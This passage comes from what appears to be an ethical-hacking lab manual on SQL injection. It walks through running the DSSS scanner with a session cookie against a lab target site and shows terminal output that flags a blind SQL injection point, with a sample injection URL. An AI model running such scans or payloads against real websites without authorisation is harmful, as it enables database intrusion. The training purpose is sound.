
14. Switch to a terminal window and type **python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 13]"** and press Enter.

Note: In this command, **-u** specifies the target URL and **--cookie** specifies the HTTP cookie header value.



```
[root@parrot]~/home/attacker/DSSS
#python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0"
```

15. The above command causes DSSS to scan the target website for SQL injection vulnerabilities.
16. The result appears, showing that the target website (**www.moviescope.com**) is vulnerable to blind SQL injection attacks. The vulnerable link is also displayed, as shown in the screenshot.



```
python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" - Parrot Terminal
File Edit View Search Terminal Help
#cd DSSS
[root@parrot]~/home/attacker/DSSS
#python3 dsss.py
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3b
by: Miroslav Stampar (@stamparm)

Usage: dsss.py [options]


Options:
--version          show program's version number and exit
-h, --help         show this help message and exit
-u URL, --url=URL  Target URL (e.g. "http://www.target.com/page.php?id=1")
--data=DATA        POST data (e.g. "query=test")
--cookie=COOKIE    HTTP Cookie header value
--user-agent=UA     HTTP User-Agent header value
--referer=REFERER  HTTP Referer header value
--proxy=PROXY      HTTP proxy address (e.g. "http://127.0.0.1:8080")
[root@parrot]~/home/attacker/DSSS
#python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0"
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3b
by: Miroslav Stampar (@stamparm)

* scanning GET parameter 'id'
(i) GET parameter 'id' appears to be blind SQLi vulnerable (e.g.: 'http://www.moviescope.com/viewprofile.aspx?id=1%20OR%20NOT%20%2887%3E87%29')

scan results: possible vulnerabilities found
[root@parrot]~/home/attacker/DSSS
#
```


Module 15 – SQL Injection

17. Highlight the vulnerable website link, right-click it, and, from the options, click **Copy**.



```
python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" - Parrot Termi
File Edit View Search Terminal Help
#cd DSSS
[root@parrot]~/home/attacker/DSSS
#python3 dsss.py
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3b
by: Miroslav Stampar (@stamparm)

attacker's Home
Usage: dsss.py [options]

Options:
  --version          show program's version number and exit
  -h, --help         show this help message and exit
  -u URL, --url=URL  Target URL (e.g. "http://www.target.com/page.php?id=1")
  --data=DATA        POST data (e.g. "query=test")
  --cookie=COOKIE    HTTP Cookie header value
  --user-agent=UA     HTTP User-Agent header value
  --referer=REFERER  HTTP Referer header value
  --proxy=PROXY      HTTP proxy address (e.g. "http://127.0.0.1:8080")
[root@parrot]~/home/attacker/DSSS
#python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0"
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3b
by: Miroslav Stampar (@stamparm)

